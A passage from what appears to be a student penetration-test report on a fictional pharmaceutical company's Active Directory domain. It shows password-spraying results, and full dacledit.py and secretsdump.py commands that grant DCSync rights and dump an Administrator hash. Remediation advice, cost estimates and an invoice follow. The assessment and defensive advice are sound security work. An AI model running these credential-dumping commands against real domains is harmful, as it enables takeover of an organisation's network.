
<SNIPPED>

SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\jwegman:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\pthorpe:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [+] CPC.LOCAL\jflemming:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\ksalinas:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [+] CPC.LOCAL\devtest:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\svc_sql:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\svc_mssql:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [+] CPC.LOCAL\mlavoine:cpc2025
```

Multiple users were found to use very weak passwords such as 'cpc2025'. This is the result of a weak password policy in the domain.

6. WriteDACL permission on user

Using a tool called Bloodhound (a tool used to enumerate permissions in an Active Directory domain and show attack path visually with graphs), the tester identified that the user devtest found with a weak password during the password spraying had 'WriteDACL' permission on the domain controller:



This permission allows a user to modify any aspect of an object in a domain. In this case, it allowed the tester to obtain DCSync rights to dump NTLM hashes from the Domain Controller :

```

$ dacledit.py -action write -rights 'FullControl' -principal 'devtest' -target-dn
'DC=CPC,DC=LOCAL' -dc-ip 172.16.139.3 'CPC.LOCAL/'devtest':cpc2025'

Impacket for Exegol - v0.10.1.dev1+20230828.161954.3f48a55 - Copyright 2022 Fortra -
forked by ThePorgs

[*] DACL backed up to dacledit-2XXXXXX1720.bak
[*] DACL modified successfully!

$ secretsdump.py -outputfile cpc_hashes -just-dc CPC/'devtest':cpc2025@172.16.139.3

Impacket for Exegol - v0.10.1.dev1+20230828.161954.3f48a55 - Copyright 2022 Fortra -
forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaadc35b86b884e86751e2828e828a51224c8276d401b0af42d:3322df8be443de416ca20154f:::

```

The tester used `impacket` scripts `dacledit.py` and `secretsdump.py` to perform the attack. With the Administrator NTLM hashes, the tester was then able to perform a pass the hash attack to login in any server in the domain, including *DS01.CPC.LOCAL* which is also in the domain *CPCWORK.LOCAL*.

D. Remediation and solutions to enhance security

I. Configuration Changes:

WordPress Hardening (*UNIX01.CPC.LOCAL*):

- Immediate Action: Remove the outdated and vulnerable plugin.
- Ongoing Policy: Implement a strict plugin management policy. Regularly audit and remove unused plugins. Ensure all remaining plugins are actively maintained and updated promptly. Implement automatic updates where feasible and thoroughly test updates in a staging environment before deploying to production.

Cron Job Security (*UNIX01.CPC.LOCAL*):

- Restrict Write Permissions: Change the permissions of the custom mailing list update script to prevent modification by non-root users. The owner should be root, and group/other permissions should be read-only.

Local File Inclusion Mitigation (*UNIX02.CPC.LOCAL*):

- **Input Sanitization and Validation:** Implement strict input sanitization and validation on the language parameter in the Symfony application to prevent access to arbitrary files. Use whitelist of allowed language codes if possible.
- **Patching/Updating Symfony:** Ensure the Symfony framework and all its dependencies are updated to the latest secure versions.
- **Restrict File System Access:** Configure the web server and PHP environment to restrict the application's access to sensitive files and directories.

MSSQL Hardening (*MSSQL.CPC.LOCAL*):

- **Disable xp_cmdshell:** Do not enable the xp_cmdshell extended stored procedure unless there's an absolutely critical and well-controlled need for it. If required, implement strict auditing and access controls.
- **Principle of Least Privilege for Service Accounts:** Review the permissions of the SQL Server service account. It should run with the minimum privileges necessary for its operation, not as a domain administrator.
- **Strong Authentication:** Enforce strong authentication for SQL Server and regularly review user permissions.

Password Policy Enforcement (*DC01.CPC.LOCAL*):

- **Implement a Strong Password Policy:** Enforce a robust password policy through Group Policy, including:
 - Minimum password length (e.g., 14 characters or more).
 - Complexity requirements (uppercase, lowercase, numbers, special characters).
 - Password history to prevent reuse.
 - Maximum password age requiring periodic changes.
 - Account lockout policies with appropriate thresholds and durations to prevent brute-force attacks.
- **Password Auditing:** Regularly audit the domain for weak or default passwords.

Access Control Lists (ACLs) Review (*DC01.CPC.LOCAL*):

- **Identify and Remediate Excessive Permissions:** Review user and group permissions, especially "WriteDacI" permissions on the domain object. Remove any unnecessary or overly permissive delegations. Implement the principle of least privilege for all directory objects.
- **Network Segmentation:** Implement network segmentation to isolate critical servers (like database servers and domain controllers) from web servers and workstations. This limits the lateral movement of attackers.

II. New Software and Hardware:

- **Enhanced Web Application Firewall (WAF) (NGINX.CPC.LOCAL):** Consider a more advanced WAF solution with features like behavioral analysis and virtual patching for known vulnerabilities.
- **Vulnerability Scanning Tools:** Implement regular vulnerability scanning (both authenticated and unauthenticated) for web applications, servers, and network infrastructure to proactively identify weaknesses.
- **Intrusion Detection and Prevention System (IDPS):** Deploy an IDPS solution at network perimeters and potentially within internal network segments to detect and block malicious activity.
- **Security Information and Event Management (SIEM) System:** Implement a SIEM system to collect, aggregate, and analyze security logs from various sources (servers, firewalls, IDPS, etc.). This provides better visibility into security events and helps detect suspicious activity.
- **Multi-Factor Authentication (MFA):** Implement MFA for all user accounts, especially those with administrative privileges and access to sensitive data. This significantly reduces the risk of successful attacks even if passwords are compromised.
- **Jump Servers/Privileged Access Workstations (PAWs):** Implement dedicated, hardened jump servers or PAWs for administrators to access sensitive systems like domain controllers and database servers. This isolates administrative tasks from potentially compromised workstations.
- **Endpoint Detection and Response (EDR) Solutions (Workstations and Servers):** Deploy EDR solutions on all endpoints to provide advanced threat detection, incident response capabilities, and visibility into endpoint activity.

By implementing these recommendations, CPC can significantly improve its security posture and reduce the likelihood and impact of similar attack chains in the future. It's crucial to understand that security is an ongoing process that requires continuous monitoring, adaptation, and improvement.

E. Cost of remediation and timetable for patching

I. Configuration Changes:

These changes primarily involve planning, configuration, testing, and deployment.

Action	Estimated Implementation Effort (Hours)	Estimated Implementation Cost (@ €150/hr)	Estimated Timeline (Weeks)
WordPress Hardening (UNIX01.CPC.LOCAL)	16	€2,400	1-2
Cron Job Security (UNIX01.CPC.LOCAL)	8	€1,200	1
Local File Inclusion Mitigation (UNIX02.CPC.LOCAL)	24	€3,600	2-3
MSSQL Hardening (MSSQL.CPC.LOCAL)	20	€3,000	2-3
Password Policy Enforcement (DC01.CPC.LOCAL)	12	€1,800	1-2
ACLs Review (DC01.CPC.LOCAL)	32	€4,800	3-4
Network Segmentation	80	€12,000	6-10
Subtotal (Configuration Changes)	192	€28,800	

Cost of Implementing the Fix (Configuration Changes):

- €28,800 (based on 192 hours of professional service at €150/hr).

Timetable for Execution (Configuration Changes):

- The timeline for configuration changes can overlap to some extent, but complex tasks like network segmentation will require a longer duration. An estimated overall timeline for completing these specific configuration changes, assuming resources are dedicated, is approximately 6-10 weeks.

II. New Software and Hardware:

These items involve the cost of acquiring the new solutions and the labor for implementation and integration.

New Software/ Hardware	Estimated Replacement/Acquisiti on Cost (Annual)	Estimated Implementation Effort (Hours)	Estimated Implementation Cost (@ €150/hr)	Estimated Timeline (Weeks)
Enhanced Web Application Firewall (WAF)	€5,000 - €50,000+ (depending on features/scale)	40	€6,000	4-6
Vulnerability Scanning Tools	€3,000 - €30,000+ (depending on scope/features)	24	€3,600	3-4
Intrusion Detection and Prevention System (IDPS)	€10,000 - €100,000+ (depending on scale/features)	60	€9,000	6-8
Security Information and Event Management (SIEM) System	€20,000 - €200,000+ (depending on data volume/features)	120	€18,000	8-12
Multi-Factor Authentication (MFA)	€2 - €10 per user per month (€24 - €120 per user annually) - <i>Assuming 50 users =</i> €1,200 - €6,000	20	€3,000	2-3
Jump Servers/PAWs (Hardware)	€1,000 - €3,000 per workstation (one-time) - <i>Assuming 5 PAWs =</i> €5,000 - €15,000	-	-	-
Jump Servers/PAWs (Configuration)	-	30	€4,500	3-4

Endpoint Detection and Response (EDR) Solutions	€3 - €10 per endpoint per month (€36 - €120 per endpoint annually) - <i>Assuming 75 endpoints</i> = €2,700 - €9,000	40	€6,000	4-6
Subtotal (New Software/ Hardware)	€36,900 - €430,000+ (Annual Software/ Hardware) + €5,000 - €15,000 (One-time Hardware)	334	€50,100	

III. Overall Estimated Costs and Timetable:

Total Estimated Cost of Solutions (First Year):

- Implementation Labor: €28,800 (Configuration Changes) + €50,100 (New Software/Hardware) = **€78,900**
- Software/Hardware Acquisition (Annual/One-time): **€41,900 - €445,000+**
- Total Estimated Range (First Year): **€120,800 - €523,900+**

Estimated Ongoing Annual Costs (Software Subscriptions):

- **€36,900 - €430,000+** (This excludes potential ongoing maintenance or managed service fees).

Overall Estimated Timetable for Execution:

Implementing all the configuration changes and deploying the new software/hardware sequentially would take a significant amount of time. However, many tasks can be performed in parallel. A realistic overall timeline to make significant progress on all these fronts is likely 3 to 6 months, with some ongoing tasks and fine-tuning extending beyond that.

Pro-Forma Invoice for a red team exercise on CPC digital network :

To: Cureton Pharmaceutical Company (CPC)

Address: Meridian Tower, Trawler Rd, Maritime Quarter, Swansea SA1 1JW, UK

From: Theophile Wemaere (the tester)

Address: IQ Campus University of Wales, Swansea Waterfront, Trinity Waterfront, Swansea SA1 8EW, RU

Date: April 28th, 2025

Invoice Number: 134756

For Services Rendered: Post-Pentest Remediation Planning and Oversight on CPC infrastructure

Description	Estimated Hours	Hourly Rate	Estimated Cost
Planning and detailed scoping of remediation actions	40	€150	€6,000
Assistance with prioritizing and scheduling tasks	20	€150	€3,000
Technical guidance and oversight for configuration changes	80	€150	€12,000
Assistance with evaluating and selecting new security solutions	60	€150	€9,000
Oversight and technical guidance for new solution implementation	120	€150	€18,000
Documentation and reporting	40	€150	€6,000
Total Estimated Professional Service Hours	360		
Total Estimated Professional Service Cost			€54,000

References

- [1] U.S. Senate Committee on Commerce, Science, and Transportation Staff, A 'Kill Chain' Analysis of the 2013 Target Data Breach, Washington, D.C., Mar. 26, 2014. Available:
<https://www.commerce.senate.gov/services/files/24d3c229-4f2f-405d-b8db-a3a67f183883>
- [2] X. Shu, K. Tian, A. Ciambone, and D. Yao, "Breaking the Target: An Analysis of Target Data Breach and Lessons Learned." Available: <https://people.cs.vt.edu/danfeng/papers/Target-Yao-unpublished.pdf>
- [3] U.S. Department of Justice, "Seattle Resident Arrested for Data Theft Affecting More Than 100 Million People," Available: <https://www.justice.gov/usao-wdwa/page/file/1194001/dl?inline>
- [4] Appsecco, "An SSRF, Privileged AWS Keys and the Capital One Breach,". Available:
<https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af>
- [5] Krebs on Security, "What We Can Learn from the Capital One Hack,". Available:
<https://krebsonsecurity.com/2019/08/what-we-can-learn-from-the-capital-one-hack/>
- [6] Fortinet, "SolarWinds Supply Chain Attack," Fortinet. Available:
<https://www.fortinet.com/resources/cyberglossary/solarwinds-cyber-attack>
- [7] Zscaler, "What is the SolarWinds Cyberattack?," Zscaler, 04-Jan-2021. Available:
<https://www.zscaler.com/resources/security-terms-glossary/what-is-the-solarwinds-cyberattack>
- [8] Aqua, "SolarWinds Attack: Play by Play and Lessons Learned," Aqua, 12-Feb-2023. Available:
<https://www.aquasec.com/cloud-native-academy/supply-chain-security/solarwinds-attack/>